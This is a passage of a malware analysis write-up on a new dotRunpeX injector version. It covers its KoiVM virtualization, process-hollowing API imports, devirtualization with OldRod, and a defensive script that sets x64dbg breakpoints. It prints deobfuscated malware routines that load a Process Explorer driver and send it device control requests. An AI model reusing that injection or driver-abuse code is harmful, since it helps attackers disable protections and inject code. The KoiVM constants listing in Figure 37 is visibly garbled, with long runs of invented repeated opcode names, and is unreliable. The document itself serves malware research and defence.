


Figure 33: Consistent version information of the new dotRunpeX version

Right after opening the sample in dnSpyEx and leading to the entrypoint function – \_sb() method, we can immediately confirm that this new version of dotRunpeX is protected by the KoiVM virtualizer. Despite the fact that most of the IL code is virtualized, we can still spot invocation of P/Invoke defined method CreateProcess that is used in a way to create a process in a suspended state – typically used for code injection technique “**Process Hollowing**”.

```

public static void _sb()
{
    VMEntry.Run(typeof(_sb).TypeHandle, 10U, new object[0]);
}

// Token: 0x06000042 RID: 66
[DllImport("user32.dll", EntryPoint = "MessageBox", SetLastError = true)]
private static extern int eb(IntPtr, string, string, uint);

// Token: 0x06000043 RID: 67 RVA: 0x00004C8B File Offset: 0x000066C8
[DllImport(MethodImplOptions.NoInlining | MethodImplOptions.NoOptimization)]
private static bool I_LOVE_HENTAIIPlease(string I_LOVE_HENTAIEver8da8, out kb I_LOVE_HENTAI6us, out kb I_LOVE_HENTAI0wn4r)
{
    return _sb.XX(I_LOVE_HENTAIEver8da8, "", IntPtr.Zero, IntPtr.Zero, false, 40, IntPtr.Zero, null, ref I_LOVE_HENTAI6us, out I_LOVE_HENTAI0wn4r);
}

public static class _sb
{
    // Token: 0x06000037 RID: 55
    [DllImport("kernel32.dll", EntryPoint = "VirtualAllocEx", ExactSpelling = true)]
    private static extern int Bb(IntPtr, int, int, int, int);

    // Token: 0x06000038 RID: 56
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, EntryPoint = "CreateProcess", SetLastError = true)]
    private static extern bool BSR(string, string, IntPtr, IntPtr, bool, uint, IntPtr, string, [In] ref W, out kb);

    // Token: 0x06000039 RID: 57
    [DllImport("kernel32.dll", EntryPoint = "CreateRemoteThread")]
    private static extern IntPtr XX(IntPtr, IntPtr, uint, IntPtr, IntPtr, uint, IntPtr);
}

```

Figure 34: Creation of suspended process as a part of the Process Hollowing technique

After investigating more what was left lying around in .NET metadata, specifically in the `ImplMap` table, to find out what other methods are defined as P/Invoke and very likely used by this sample, we are getting surprisingly even more exciting findings than in the case of the older version of dotRunpeX. Apparently, the sample will perform not just code injection but also loading and communicating with the driver.

RID	Token	Offset	MappingFlags	MemberForward	ImportName	ImportScope	Info
1	0x1C000001	0x000369EE	0x101	0x6F	0x2F01	1	VirtualAllocEx
2	0x1C000002	0x000369F6	0x146	0x71	0x2F21	1	CreateProcess
3	0x1C000003	0x000369FE	0x100	0x73	0x2F33	1	CreateRemoteThread
4	0x1C000004	0x00036A06	0x100	0x75	0x2F4A	1	Wow64SetThreadContext
5	0x1C000005	0x00036A0E	0x100	0x77	0x2F64	1	Wow64GetThreadContext
6	0x1C000006	0x00036A16	0x100	0x79	0x2F7E	2	NtResumeThread
7	0x1C000007	0x00036A1E	0x100	0x7B	0x2F9A	2	ZwUnmapViewOfSection
8	0x1C000008	0x00036A26	0x100	0x7D	0x2FB3	2	NtWriteVirtualMemory
9	0x1C000009	0x00036A2E	0x140	0x85	0x2FD6	3	MessageBox
10	0x1C00000A	0x00036A36	0x100	0x93	0x308F	1	GetModuleHandle
11	0x1C00000B	0x00036A3E	0x100	0x95	0x30A2	3	FindWindow
12	0x1C00000C	0x00036A46	0x100	0x97	0x30B1	1	GetProcAddress
13	0x1C00000D	0x00036A4E	0x100	0x99	0x30C3	1	GetFileAttributes
14	0x1C00000E	0x00036A56	0x100	0xA9	0x30F7	3	ShowWindow
15	0x1C00000F	0x00036A5E	0x100	0xAB	0x3106	3	SetForegroundWindow
16	0x1C000010	0x00036A66	0x100	0xB7	0x3136	4	Wow64DisableWow64FsRedirection
17	0x1C000011	0x00036A6E	0x100	0xB9	0x3165	4	Wow64RevertWow64FsRedirection
18	0x1C000012	0x00036A76	0x100	0xC1	0x3136	4	Wow64DisableWow64FsRedirection
19	0x1C000013	0x00036A7E	0x100	0xC3	0x3165	4	Wow64RevertWow64FsRedirection
20	0x1C000014	0x00036A86	0x100	0xDF	0x31E7	1	CreateFile
21	0x1C000015	0x00036A8E	0x100	0xE1	0x31F6	2	RtlInitUnicodeString
22	0x1C000016	0x00036A96	0x100	0xE3	0x320F	2	NtLoadDriver
23	0x1C000017	0x00036A9E	0x100	0xE5	0x3220	2	NtUnloadDriver
24	0x1C000018	0x00036AA6	0x140	0xE7	0x3232	5	OpenProcessToken
25	0x1C000019	0x00036AAE	0x144	0xE9	0x3253	5	LookupPrivilegeValue
26	0x1C00001A	0x00036AB6	0x140	0xEB	0x326C	5	AdjustTokenPrivileges
27	0x1C00001B	0x00036ABE	0x140	0xED	0x3286	1	CloseHandle
28	0x1C00001C	0x00036AC6	0x100	0xEF	0x3295	2	NtQuerySystemInformation
29	0x1C00001D	0x00036ACE	0x140	0xF1	0x32B2	1	DeviceIoControl

Figure 35: The ImplMap table – the new version of the dotRunpeX





```

4
5 namespace KoiVM.Runtime.Dynamic {
6     internal static class Constants {
7         public static byte REG_R0;
8         public static byte REG_R1;
9         public static byte REG_R2;
10        public static byte REG_R3;
11        public static byte REG_R4;
12        public static byte REG_R5;
13        public static byte REG_R6;
14        public static byte REG_R7;
15        public static byte REG_BP;
16        public static byte REG_SP;
17        public static byte REG_IP;
18        public static byte REG_FL;
19        public static byte REG_K1;
20        public static byte REG_K2;
21        public static byte REG_M1;
22        public static byte REG_M2;
23
24        public static byte FL_OVERFLOW;
25        public static byte FL_CARRY;
26        public static byte FL_ZERO;
27        public static byte FL_SIGN;
28        public static byte FL_UNSIGNED;
29        public static byte FL_BEHAV1;
30        public static byte FL_BEHAV2;
31        public static byte FL_BEHAV3;
32
33        public static byte OP_NOP;
34        public static byte OP_LIND_PTR;
35        public static byte OP_LIND_OBJECT;
36        public static byte OP_LIND_BYTE;
37        public static byte OP_LIND_WORD;
38        public static byte OP_LIND_FLOAT;
39        public static byte OP_LIND_DOUBLE;
40        public static byte OP_LIND_LONG;
41        public static byte OP_LIND_SHORT;
42        public static byte OP_LIND_BYTE_ARRAY;
43        public static byte OP_LIND_WORD_ARRAY;
44        public static byte OP_LIND_FLOAT_ARRAY;
45        public static byte OP_LIND_DOUBLE_ARRAY;
46        public static byte OP_LIND_LONG_ARRAY;
47        public static byte OP_LIND_SHORT_ARRAY;
48        public static byte OP_LIND_BYTE_ARRAY_ARRAY;
49        public static byte OP_LIND_WORD_ARRAY_ARRAY;
50        public static byte OP_LIND_FLOAT_ARRAY_ARRAY;
51        public static byte OP_LIND_DOUBLE_ARRAY_ARRAY;
52        public static byte OP_LIND_LONG_ARRAY_ARRAY;
53        public static byte OP_LIND_SHORT_ARRAY_ARRAY;
54        public static byte OP_LIND_BYTE_ARRAY_ARRAY_ARRAY;
55        public static byte OP_LIND_WORD_ARRAY_ARRAY_ARRAY;
56        public static byte OP_LIND_FLOAT_ARRAY_ARRAY_ARRAY;
57        public static byte OP_LIND_DOUBLE_ARRAY_ARRAY_ARRAY;
58        public static byte OP_LIND_LONG_ARRAY_ARRAY_ARRAY;
59        public static byte OP_LIND_SHORT_ARRAY_ARRAY_ARRAY;
60        public static byte OP_LIND_BYTE_ARRAY_ARRAY_ARRAY_ARRAY;
61        public static byte OP_LIND_WORD_ARRAY_ARRAY_ARRAY_ARRAY;
62        public static byte OP_LIND_FLOAT_ARRAY_ARRAY_ARRAY_ARRAY;
63        public static byte OP_LIND_DOUBLE_ARRAY_ARRAY_ARRAY_ARRAY;
64        public static byte OP_LIND_LONG_ARRAY_ARRAY_ARRAY_ARRAY;
65        public static byte OP_LIND_SHORT_ARRAY_ARRAY_ARRAY_ARRAY;
66        public static byte OP_LIND_BYTE_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
67        public static byte OP_LIND_WORD_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
68        public static byte OP_LIND_FLOAT_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
69        public static byte OP_LIND_DOUBLE_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
70        public static byte OP_LIND_LONG_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
71        public static byte OP_LIND_SHORT_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
72        public static byte OP_LIND_BYTE_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
73        public static byte OP_LIND_WORD_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
74        public static byte OP_LIND_FLOAT_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
75        public static byte OP_LIND_DOUBLE_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
76        public static byte OP_LIND_LONG_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
77        public static byte OP_LIND_SHORT_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
78        public static byte OP_LIND_BYTE_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
79        public static byte OP_LIND_WORD_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
80        public static byte OP_LIND_FLOAT_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
81        public static byte OP_LIND_DOUBLE_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
82        public static byte OP_LIND_LONG_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
83        public static byte OP_LIND_SHORT_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
84        public static byte OP_LIND_BYTE_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
85        public static byte OP_LIND_WORD_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
86        public static byte OP_LIND_FLOAT_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
87        public static byte OP_LIND_DOUBLE_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
88        public static byte OP_LIND_LONG_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
89        public static byte OP_LIND_SHORT_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
90        public static byte OP_LIND_BYTE_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
91        public static byte OP_LIND_WORD_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
92        public static byte OP_LIND_FLOAT_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
93        public static byte OP_LIND_DOUBLE_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
94        public static byte OP_LIND_LONG_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
95        public static byte OP_LIND_SHORT_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
96        public static byte OP_LIND_BYTE_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
97        public static byte OP_LIND_WORD_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
98        public static byte OP_LIND_FLOAT_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
99        public static byte OP_LIND_DOUBLE_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY_ARRAY;
100       public static byte OP_LEAVE;
101
102       public static byte VCALL_EXIT;
103       public static byte VCALL_BREAK;
104       public static byte VCALL_ECALL;
105       public static byte VCALL_CAST;
106       public static byte VCALL_CKFINITE;
107       public static byte VCALL_CKOVERFLOW;
108       public static byte VCALL_RANGECHK;
109       public static byte VCALL_INITOBJ;
110       public static byte VCALL_LDFLD;
111       public static byte VCALL_LDFTN;
112       public static byte VCALL_TOKEN;
113       public static byte VCALL_THROW;
114       public static byte VCALL_SIZEOF;
115       public static byte VCALL_STFLD;
116       public static byte VCALL_BOX;
117       public static byte VCALL_UNBOX;
118       public static byte VCALL_LOCALLOC;
119
120       public static byte HELPER_INIT;
121
122       public static byte ECALL_CALL;
123       public static byte ECALL_CALLVIRT;
124       public static byte ECALL_NEWOBJ;
125       public static byte ECALL_CALLVIRT_CONSTRAINED;
126
127       public static byte FLAG_INSTANCE;
128
129       public static byte EH_CATCH;
130       public static byte EH_FILTER;
131       public static byte EH_FAULT;
132       public static byte EH_FINALLY;
133     }
}

```

Figure 37: The original implementation of KoiVM defines 119 constants. When using the vanilla version of KoiVM, the resulting constants appear in the compiled, protected sample inside the `Constants` class as fields in the exact same order with ascending values of tokens. The order of constants and their corresponding tokens inside the compiled binary is something OldRod depends on.

```

FOLDERS
  src
  OldRod
  OldRod.Core
  OldRod.Pipeline
    Stages
      AstBuilding
      CleanUp
      CodeAnalysis
      ConstantsResolution
        ConstantsResolutionStage.cs
          OpCodeResolution
          Recompiling
          VMCodeRecovery
          VMMethodDetection
          IStage.cs
          BasicBlockSerializer.cs
          DebuggingUtilities.cs
          DevirtualisationContext.cs
          DevirtualisationException.cs
          DevirtualisationOptions.cs
          Devirtualiser.cs
          IdSelection.cs
          KoiVmAwareStreamReader.cs
          OldRod.Pipeline.csproj
          OutputOptions.cs
          VirtualisedMethod.cs
50 private VMConstants AutoDetectConstants(DevirtualisationContext context)
51 {
52     bool rename = context.Options.RenameSymbols;
53
54     var constants = new VMConstants();
55     var fields = FindConstantFieldsAndValues(context);
56
57     foreach (var field in fields)
58         constants.ConstantFields.Add(field.Key, field.Value);
59
60     // .....//.TODO:
61     // .....//.We assume that the constants appear in the same order as they were defined in the original source code.
62     // .....//.This means the metadata tokens of the fields are also in increasing order. However, this could cause
63     // .....//.problems when a fork of the obfuscation tool is made which scrambles the order. A more robust way of
64     // .....//.matching should be done that is order agnostic.
65
66     var sortedFields = fields
67         .OrderBy(x => x.Key.MetadataToken.ToInt32())
68         .ToArray();
69
70     int currentIndex = 0;
71
72     context.Logger.Debug2(Tag, "Resolving register mapping...");
73     for (int i = 0; i < (int) VMRegisters.Max; i++, currentIndex++)
74     {
75         constants.Registers.Add(sortedFields[currentIndex].Value, (VMRegisters) i);
76         if (rename)

```

Figure 38: The OldRod source code – automatic detection of constants. Although the OldRod tool is an absolute masterpiece and can deal with a custom order of constants when providing a custom constants mapping via configuration file (`--config` option), finding out the correct mapping of those constants could not be as simple as it sounds. Sometimes when a constant's order is handmade change, it could be not so hard to map them correctly by analyzing their usage in code. Unfortunately, in the case of dotRunpeX, we can immediately see that values of those constants are affected by runtime arithmetic assignments (no problem to defeat this programmatically), but even worse is that they are scrambled in a very effective way that makes the correct mapping hard enough to consider this approach as not usable for getting some results in a reasonable time.



IL	Code	Name	Value
610	null.METHWITHTYPE384CE92D = (byte)(-182 + num);	WEBBROWSERENCRYPTIONLEVEL4EACE391.STATUSBAR570B47BC	0xE0
611	goto IL_023;	WEBBROWSERENCRYPTIONLEVEL4EACE391.SMIMETADAPROPERTYCOLLECTION27F27FE8	0xD0
612	}	WEBBROWSERENCRYPTIONLEVEL4EACE391.ERRORFACTS60AA144E	0x93
613	null.DATACOLUMN17FF04C = (byte)(-196 + num);	WEBBROWSERENCRYPTIONLEVEL4EACE391.SHORTNORMALIZERE4C70F55	0xDC
614	goto IL_348;	WEBBROWSERENCRYPTIONLEVEL4EACE391.TABLELAYOUTCELLPAINTEVENTARGSA9F398B0	0x0F
615	IL_761;	WEBBROWSERENCRYPTIONLEVEL4EACE391.RICHTEXTBOXSELECTIONATTRIBUTED5D3D44F	0x04
616	num -= 362;	WEBBROWSERENCRYPTIONLEVEL4EACE391.PARENTFOREIGNKEYCONSTRAINTENUMERATOR3A7F3562	0x5A
617	if ((num ^ 254) == -503)	WEBBROWSERENCRYPTIONLEVEL4EACE391.EXPRLOCAL1A8B559	0x01
618	{	WEBBROWSERENCRYPTIONLEVEL4EACE391.SYMBOL17E99EE4	0xF7
619	null.TOOLTIPRENDEREVENTARGSA89EDAFA = (byte)(-406 ^ num);	WEBBROWSERENCRYPTIONLEVEL4EACE391.TABLELAYOUTPANELCEDCF3	0x86
620	goto IL_9E8;	WEBBROWSERENCRYPTIONLEVEL4EACE391.USERCONTROL4383FD86	0x94
621	}	WEBBROWSERENCRYPTIONLEVEL4EACE391.DATASETDATEIME7FF599D	0x1C
622	null.TOOLTIPGRIPDISPLAYSTYLE55FD488E = (byte)(-185 ^ num);	WEBBROWSERENCRYPTIONLEVEL4EACE391.SYSTEM22700E58	0x0C
623	goto IL_208;	WEBBROWSERENCRYPTIONLEVEL4EACE391.UNSAFESTATES86EBDD7	0x31
624	IL_4E9;	WEBBROWSERENCRYPTIONLEVEL4EACE391.PARENTFOREIGNKEYCONSTRAINTENUMERATORS3B1414A	0x03
625	num += 182;	WEBBROWSERENCRYPTIONLEVEL4EACE391.TOOLTIPSETTING57CACC021	0x00
626	if (num - 367 == -554)	WEBBROWSERENCRYPTIONLEVEL4EACE391.UNHANDLEDEXCEPTIONEVENTHANDLER28FAD80C	0x13
627	{	WEBBROWSERENCRYPTIONLEVEL4EACE391.TOOLTIPRENDEREVENTARGSA89EDAFA	0x9D
628	null.SQLErrorDA1E84BF = (byte)(-123 - num);	WEBBROWSERENCRYPTIONLEVEL4EACE391.EXPRBOUNDLAMBDA7A43141E	0x3F
629	goto IL_28D;	WEBBROWSERENCRYPTIONLEVEL4EACE391.TEXTMETRICSPITCHANDFAMILYVALUES22C8CE5	0x88
630	}	WEBBROWSERENCRYPTIONLEVEL4EACE391.SCROLLVENTARG531633900	0x03
631	null.SCROLLVENTARG531633900 = (byte)(-390 + num);	WEBBROWSERENCRYPTIONLEVEL4EACE391.EXPREXCEPTIONDB2ED85F	0x28
632	goto IL_208;	WEBBROWSERENCRYPTIONLEVEL4EACE391.SQLCOLUMNENCRYPTIONCERTIFICATESTOREPROVIDER24CCA32	0x7A
633	}	WEBBROWSERENCRYPTIONLEVEL4EACE391.METADATAUTILSSMIB1C723E9	0x00
634		WEBBROWSERENCRYPTIONLEVEL4EACE391.TOOLTIPDROPDOWNITEM1D9B9C34	0x5E
635		WEBBROWSERENCRYPTIONLEVEL4EACE391.SQLCONTEXTFA69A03	0x00
636	// Token: 0x040000C9 RID: 201	WEBBROWSERENCRYPTIONLEVEL4EACE391.TABLEMAPPINGCOLLECTION968CF786	0x29
637	public static byte STATUSBAR570B47BC;	WEBBROWSERENCRYPTIONLEVEL4EACE391.METHWITHTYPE384CE92D	0x10
638		WEBBROWSERENCRYPTIONLEVEL4EACE391.TABALIGNMENT82A3B8A8	0xB2
639	// Token: 0x040000CA RID: 202	WEBBROWSERENCRYPTIONLEVEL4EACE391.TOOLTIPTEXTDIRECTION228A43E7	0x9C
640	public static byte SMIMETADAPROPERTYCOLLECTION27F27FE8;	WEBBROWSERENCRYPTIONLEVEL4EACE391.STATUSBARPANELSTYLED881701A	0x7C
641		WEBBROWSERENCRYPTIONLEVEL4EACE391.SQLMETADATAFACTORYC03600B1	0x4D
642	// Token: 0x040000CB RID: 203		
643	public static byte ERRORFACTS60AA144E;		
644			
645	// Token: 0x040000CC RID: 204		
646	public static byte SHORTNORMALIZERE4C70F55;		

Figure 39: Runtime arithmetic assignments of scrambled constants

Even though we pointed out several facts about the extreme hardness of devirtualization, with precise code analysis and some hard moments during the constants mapping via their appropriate handlers, we were able to fully devirtualize the code. Despite the fully devirtualized code, we were still left with a non-fully runnable .NET Assembly that was still obfuscated with ConfuserEx obfuscator. To continue our madness, we were able to get rid of this obfuscation too.

To give a little spoiler about the functionality of the dotRunpeX injector and its use of procexp driver, fully devirtualized and deobfuscated code related to driver routines can be seen below.

Driver loading/unloading:

```

public static bool CallNtLoadDriver()
{
    MStruct.UNICODE_STRING unicode_STRING = default(MStruct.UNICODE_STRING);
    unicode_STRING = default(MStruct.UNICODE_STRING);
    PInvoke.RtlInitUnicodeString(ref unicode_STRING, "\\Registry\\Machine\\System\\CurrentControlSet\\Services\\TaskKill");
    uint num = PInvoke.NtLoadDriver(ref unicode_STRING);
    return num == 0U || ((num == 3221225742U) ? 1U : 0U) != 0U || num == 3221225525U;
}

public static bool CallNtUnloadDriver()
{
    MStruct.UNICODE_STRING unicode_STRING = default(MStruct.UNICODE_STRING);
    unicode_STRING = default(MStruct.UNICODE_STRING);
    PInvoke.RtlInitUnicodeString(ref unicode_STRING, "\\Registry\\Machine\\System\\CurrentControlSet\\Services\\TaskKill");
    uint num = PInvoke.NtUnloadDriver(ref unicode_STRING);
    return num == 0U || ((num == 3221225742U) ? 1U : 0U) != 0U || num == 3221225525U;
}

```

Figure 40: Devirtualized and deobfuscated code responsible for loading/unloading the driver

Communication with procexp device:

```

public static IntPtr OpenProcExpDevice()
{
    string text = "||||.||";
    IntPtr intPtr = PInvoke.CreateFile(text + string.Concat(new object[] { 'P', 'r', 'o', 'c', 'E', 'x', 'p', '1', '5', '2' }), 3221225472U, 0U, IntPtr.Zero,
    3U, 0U, IntPtr.Zero);
    IntPtr intPtr2;
    if (((uint)intPtr.ToInt32() == 4294967295U) ? 1U : 0U) == 0U
    {
        intPtr2 = intPtr;
    }
    else
    {
        intPtr2 = IntPtr.Zero;
    }
    return intPtr2;
}

public unsafe static bool CallDeviceIoControl(IntPtr intptr_0, MStruct.SYSTEM_HANDLE_TABLE_ENTRY_INFO_FB_0)
{
    MStruct._ioControl ioControl = default(MStruct._ioControl);
    MStruct._ioControl ioControl2 = default(MStruct._ioControl);
    _0A._bA bA = new MStruct._ioControl
    {
        ulPID = (uint)_FB_0.UniqueProcessId,
        lpObjectAddress = _FB_0.Object,
        ulSize = 0U,
        ulHandle = (IntPtr)((int)_FB_0.HandleValue)
    };
    uint num;
    return PInvoke.DeviceIoControl(intptr_0, 2201288708U, (IntPtr)((void*)<Module>.ObtainAddrOfObject(bA)), (uint)Marshal.SizeOf<_0A._bA>(bA), IntPtr.Zero,
    0U, out num, IntPtr.Zero);
}

```

Figure 41: Devirtualized and deobfuscated code responsible for communication with procexp device  
The process of devirtualization and deobfuscation is a subject to consider for its own blog post and won't be covered further.

Normally, when it is impossible to devirtualize the code in a reasonable time, we are still left with few other options. The first of the options, quite a common approach when dealing with virtualized code, is to go with dynamic analysis using a debugger, DBI (***Dynamic Binary Instrumentation***), hooking, and WIN API tracing. As we are dealing with dotnet code, another approach to come out with could be some PoC using some knowledge from the .NET internals world. As researchers who love to bring something new to the community, we decided to combine both of these approaches, which resulted in developing new tools that were approved to be very effective.

To get more information about the code functionality, we started with the dynamic analysis approach using [x64dbg](#). As we pointed out before, the `ImplMap` table containing P/Invoke-defined methods seems to be a good starting point for setting breakpoints in the debugger. Automating the process of parsing out the P/Invoke defined methods and converting it to x64dbg script leads us to the first tool we developed, called "***ImplMap2x64dbg***".

## ImplMap2x64dbg

Python script that uses [dnfile](#) module to properly parse .NET executable files and their metadata. This tool creates an x64dbg script for setting breakpoints on defined `ImplMap` (P/Invoke) methods of the .NET executable. This script can be downloaded in the last section of the article.

```

import dnfile, sys, os

def Main():
    if(len(sys.argv) != 2 or sys.argv[1] == '-h' or sys.argv[1] == '--help'):
        print("Description: Creates x64dbg script for setting breakpoints on defined ImplMap (PInvoke)
methods of .NET executable")
        print(f"Usage: {os.path.basename(sys.argv[0])} <filepath>\n")
        sys.exit()

    file_path = sys.argv[1]
    script_path = file_path + "_x64dbg.txt"
    dn_file = dnfile.dnPE(file_path)

    if(dn_file.net is None or dn_file.net.metadata is None):
        print(f"{sys.argv[1]} is NOT a .NET executable !!!\n")
        sys.exit()
    if(dn_file.net.mdtables.ImplMap is None):
        print(f".NET executable '{sys.argv[1]}' has NO ImplMap !!!\n")
        sys.exit()

    # Getting all ImplMap methods and module scope
    implmap_table = dn_file.net.mdtables.ImplMap.rows
    implmap_modules = []
    implmap_methods = []
    [implmap_modules.append(row.ImportScope.row.Name.lower().replace(".dll", "")) for row in implmap_table
if (row.ImportScope.row.Name.lower().replace(".dll", "") not in implmap_modules)]
    [implmap_methods.append(row.ImportName) for row in implmap_table if (row.ImportName not in
implmap_methods)]

    # Creation of x64dbg script
    x64dbg_script = "; Replace charset depending APIs - ex. CreateProcess -> CreateProcessA or
CreateProcessW !!!\n"
    for module in implmap_modules:
        x64dbg_script += f"loadlib {module}\n"
    for method in implmap_methods:
        x64dbg_script += f"SetBPX {method}\n"
    with open(script_path, "wt", encoding="utf-8") as f_scr:f_scr.write(x64dbg_script)
    print(f"x64dbg script created: '{script_path}'")

if __name__ == '__main__':
    Main()

```

Processing our dotRunpeX sample with ***ImplMap2x64dbg*** will result in the x64dbg script:

```
; Replace charset depending APIs - ex. CreateProcess -> CreateProcessA or CreateProcessW !!!
loadlib kernel32
loadlib ntdll
loadlib user32
loadlib advapi32
SetBPX VirtualAllocEx
SetBPX CreateProcessA
SetBPX CreateProcessW
SetBPX CreateRemoteThread
SetBPX Wow64SetThreadContext
SetBPX Wow64GetThreadContext
SetBPX NtResumeThread
SetBPX ZwUnmapViewOfSection
SetBPX NtWriteVirtualMemory
SetBPX MessageBoxA
SetBPX MessageBoxW
SetBPX GetModuleHandleA
SetBPX GetModuleHandleW
SetBPX FindWindowA
SetBPX FindWindowW
SetBPX GetProcAddress
SetBPX GetFileAttributesA
SetBPX GetFileAttributesW
SetBPX ShowWindow
SetBPX SetForegroundWindow
SetBPX Wow64DisableWow64FsRedirection
SetBPX Wow64RevertWow64FsRedirection
SetBPX CreateFileA
SetBPX CreateFileW
SetBPX RtlInitUnicodeString
SetBPX NtLoadDriver
SetBPX NtUnloadDriver
SetBPX OpenProcessToken
SetBPX LookupPrivilegeValueA
SetBPX LookupPrivilegeValueW
SetBPX AdjustTokenPrivileges
SetBPX CloseHandle
SetBPX NtQuerySystemInformation
SetBPX DeviceIoControl
SetBPX GetProcessHeap
SetBPX HeapFree
SetBPX HeapAlloc
SetBPX RtlCopyMemory
```

We focused mainly on certain WIN/NT APIs such as `CreateProcessW`, `NtWriteVirtualMemory`, `CreateFileA`, `CreateFileW`, `NtLoadDriver`, `NtQuerySystemInformation`, and `DeviceIoControl` as they are the interesting ones related to driver and process injection routines.

The first interesting WIN API call we can see is `CreateFileW` which is used to create a file in path `C:\Users\XXX\AppData\Local\Temp\Иисус.sys`.




Figure 42: CreateFileW used to create a file “Иисус.sys”

If we check the created file `Иисус.sys` (from the Russian language translated as “*jesus.sys*”), we will immediately find out it is a valid Process Explorer driver, version 16.43.

